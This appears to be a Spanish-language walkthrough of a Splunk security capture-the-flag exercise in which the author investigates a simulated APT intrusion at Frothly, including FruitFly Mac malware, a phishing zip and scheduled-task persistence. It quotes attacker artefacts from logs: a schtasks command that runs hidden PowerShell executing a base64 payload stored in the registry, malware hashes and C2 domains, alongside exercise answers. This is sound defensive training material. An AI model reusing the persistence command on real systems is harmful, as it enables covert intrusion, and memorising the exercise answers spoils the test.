


Imagen 21. Cookies

What brewertalk.com username was maliciously created by a spear phishing attack?

El usuario encontrado fue **klagerfield**




Imagen 22. Consulta para encontrar username




Imagen 23. Despliegue de username en el menú de bienvenida

Mallory's critical PowerPoint presentation on her MacBook gets encrypted by ransomware on August 18. What is the name of this file after it was encrypted?

El archive pptx encriptado se encuentra al definir las palabras clave y finalmente se obtiene el nombre del archivo: **Frothly_marketing_campaign_Q317.pptx**




Imagen 24. Archivo pplx encriptado

There is a 'Games of Thrones' movie file that was encrypted as well. What season and episode is it?

Es el Episodio 2 de la temporada 7.




Imagen 25. Capitulo de GoT encriptado

Kevin Lagerfield used a USB drive to move malware onto kutekitten, Mallory's personal MacBook. She ran the malware, which obfuscates itself during execution. Provide the vendor name of the USB drive Kevin likely used.

Se busca por palabras clave y se muestra la siguiente información:

Vendor: Generic

Vendor_id: 058f

```
8/3/17 1:07:28.000 PM {"name":"pack_hardware-monitoring_kernel_extensions","hostIdentifier":"kutekitten.local","calendarTime":"Thu Aug 03 18:07:28 2017 UTC",
{"name":"com.apple.driver.ACPI_SMC_PlatformPlugin","path":"/System/Library/Extensions/IOPPlatformPluginFamily.kext/Contents/PlugIns/ACPI_SMC_PlatformPlugin.kext",
{"name":"pack_hardware-monitoring_usb_devices","hostIdentifier":"kutekitten.local","calendarTime":"Thu Aug 03 18:07:28 2017 UTC",
{"name":"1501783648","decorations":{"host_uuid":"00000000-0000-1000-8000-000C296A4C57"},"columns":{"model":"Mass Storage",
{"removable":"1","serial":"849083BA","usb_address":"1","usb_port":"1","vendor":"Generic","vendor_id":"058f"},"action":"added"}
host = kutekitten | source = /var/log/osquery/osqueryd.results.log | sourcetype = osquery_results
```

Imagen 26. Información de la USB

Al buscar el vendor_id en Internet obtenemos lo siguiente:

Type USB	Vendor ID 058F	Device ID	Q
-------------	-------------------	-----------	---

Vendor Details

Alcor Micro Corp.

Type	Information
ID	058F

Imagen 27. Vendor ID y vendor. <https://devicehunt.com/view/type/usb/vendor/058F>

What programming language is at least part of the malware from the question above written in?

Primero, al ser un malware tipo **ransomware** se buscó en los queries del Sistema operativo y con diferentes palabras clave hasta que se encuentra actividad sospechosa en los **file_events** bajo el usuario **mkraeusen**. Se determinó como sospechoso ya que el nombre del archivo está diseñado para que el usuario mkraeusen sienta curiosidad o urgencia por abrirlo, no tiene extensión y los permisos los tiene asignados en 777 por lo que el archivo tiene permisos totales de lectura, escritura y **ejecución** para todos los usuarios.

```
> 8/3/17 { [-]
1:19:07.000 PM
  action: added
  calendarTime: Thu Aug 03 18:19:07 2017 UTC
  columns: { [-]
    action: UPDATED
    atime: 1501784335
    category: Downloads
    ctime: 1501784329
    gid: 20
    hashed: 1
    inode: 1214407
    md5: 72d4d364ed91dd9418d144a2db837a6d
    mode: 0777
    mtime: 1501221650
    sha1: 794bcba867307b0bd5f947f6c939eb4df1d2c9b8
    sha256: befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271
    size: 13494
    target_path: /Users/mkrausen/Downloads/Important_HR_INFO_for_mkrausen
    time: 1501784335
    transaction_id: 60632
    uid: 502
  }
  decorations: { [+]
```

La extraer el hash md5, se pasa a VirusTotal y obtenemos la confirmación de que es un archivo malicioso y además que está hecho en **Perl**.

The screenshot shows the VirusTotal analysis page for the MD5 hash `befa9bfe488244c64db096522b4fad73fc01ea8c4cd0323f1cbdee81ba008271`. The file is identified as `fruitfly` and is 13.18 KB in size. The analysis was performed 10 days ago. The interface shows a community score of 39/62 and a status of "39/62 security vendors flagged this file as malicious". The file is categorized as `trojan.perl/fruitfly`. The "Security vendors' analysis" section shows a table of detections from various vendors.

Vendor	Detection
AhnLab-V3	Perl/Agent
ALYac	Backdoor.OSX.Fruitfly
Avast	BF:FruitFly-A [Trj]
Avira (no cloud)	OSX/Fruitfly.EL.1
ClamAV	Osx.Trojan.Fruitfly-6210055-0
Cynet	Malicious (score: 99)
AliCloud	Backdoor.MacOS/FruitFly.F
Arcabit	Backdoor.Perl.Quimitchin.B
AVG	BF:FruitFly-A [Trj]
BitDefender	Backdoor.Perl.Quimitchin.B
CTX	Perl.backdoor.fruitfly
DrWeb	Mac.BackDoor.Rifer.10

Imagen 28. Análisis del hash md5 en VirusTotal

Como respuesta a la siguiente pregunta pasamos a los detalles del análisis de virus total y obtenemos la primera vez que se detectó:

First Seen In The Wild - 2017-01-17 19:09:06 UTC

History ⓘ	
First Seen In The Wild	2017-01-17 19:09:06 UTC
First Submission	2017-01-31 16:54:15 UTC
Last Submission	2025-03-17 23:18:35 UTC
Last Analysis	2025-12-24 07:38:20 UTC

Imagen 29. Detalles del malware

En la sección de comportamiento de virus total podemos obtener las resoluciones dns registradas por VirusTotal qué hace el malware cuando ha sido ejecutado. Dentro de estas obtenemos ***eidk.duckdns.org***

Network Communication ⓘ	
DNS Resolutions	
+	 eidk.duckdns.org
+	 eidk.hopto.org
+	 hh4de2.hopto.org
+	 apis.apple.map.fastly.net
+	 apps.mzstatic.com

A Federal law enforcement agency reports that Taedonggang often spearphishes its victims with zip files that have to be opened with a password. What is the name of the attachment sent to Frothy by a malicious Taedonggang actor?

Se busca filtrar el contenido a través del protocolo SMTP con algún nombre de archivo con extensión .zip y el único resultado es ***invoice.zip***




Imagen 30. Attach filename .zip

What is the password to open the zip file?

En el content_body de cada correo que contiene el .zip, viene escrita la contraseña: **912345678**




Imagen 31. Contraseña encontrada en el content_body

The Taedonggang APT group encrypts most of their traffic with SSL. What is the “SSL Issuer” that they use for the majority of their traffic? Answer guidance: Copy the field exactly, including spaces.

Hacemos una búsqueda con la palabra clave es SSL y filtramos por el contenido queda como positivo el filtrado por SSL. Obtenemos eventos que comparten la misma IP que anteriormente clasificamos como maliciosa debido al escaneo realizado.




Imagen 32. Evento que contiene la conexión a la IP maliciosa y SSL Issuer (Parte 1)




Imagen 33. Evento que contiene la conexión a la IP maliciosa y SSL Issuer (Parte 2)

What unusual file (for an American company) does winsys32.dll cause to be downloaded into the Frothly environment?

Al consultar por nombre del dll, obtenemos 7 eventos que indican a un comando sospechoso ejecutado ya que se ejecuta con la bandera -i y -s que indican un procesos que no requiere intervención humano ya que omiten advertencias por verificar al usuario, conveniente para un atacante.




Imagen 37. Detalles del malware

Within the document, what kind of points is mentioned if you found the text?

Después de investigaciones en Internet, se encuentra con la imagen del documento de Word contenido en el archivo comprimido.




Imagen 38. Detalles en Any.run sobre el contenido del documento

To maintain persistence in the Frothly network, Taedonggang APT configured several Scheduled Tasks to beacon back to their C2 server. What single webpage is most contacted by these Scheduled Tasks?

Dentro de las tareas programadas, se muestra un evento que ejecuta PowerShell

```
8/23/17    ... 20 lines omitted ...
11:12:36.000 PM    New Process ID: 0x858
                  New Process Name: C:\Windows\System32\schtasks.exe
                  Token Elevation Type: TokenElevationTypeDefault (1)
                  Creator Process ID: 0xbac
                  Process Command Line: "C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft\Network\debug).debug)))\"
                  Show all 33 lines
host = venus | source = WinEventLog:Security | sourcetype = WinEventLog:Security
```

Imagen 39. Evento del uso de Powershell

El atacante logró privilegios elevados y configuró una tarea programada que oculta su código real dentro del Registro de Windows para evadir antivirus tradicionales.

Por lo que tenemos que encontrar y decodificar al archivo al que se está llamando.

Al tener el path desde donde se esta llamando, procedemos a buscarlo hasta que el siguiente tipo de sourcetype nos arroja este contenido codificado:




Imagen 40. Contenido codificado encontrado

Al pasar por primera vez al decodificador, arrojaba caracteres diferentes al ASCII, por lo que se buscó el tipo de codificación que traía, ya que no solo bastaba con decodificarlo en base64.

Esa secuencia de caracteres es código codificado en **UTF-16LE (Little-Endian)** o, **más específicamente, texto Unicode (UTF-16)** que se muestra como una cadena de bytes sin formato, ¡probablemente representando un comando de PowerShell malicioso o una carga útil de shellcode! Los caracteres son pares de bytes, donde

Imagen 41. Tipo de codificación

Al tener este tipo de codificación, obtenemos el mensaje decodificado. La página es **admin/get.php**




Imagen 42. Texto decodificado en cyberchef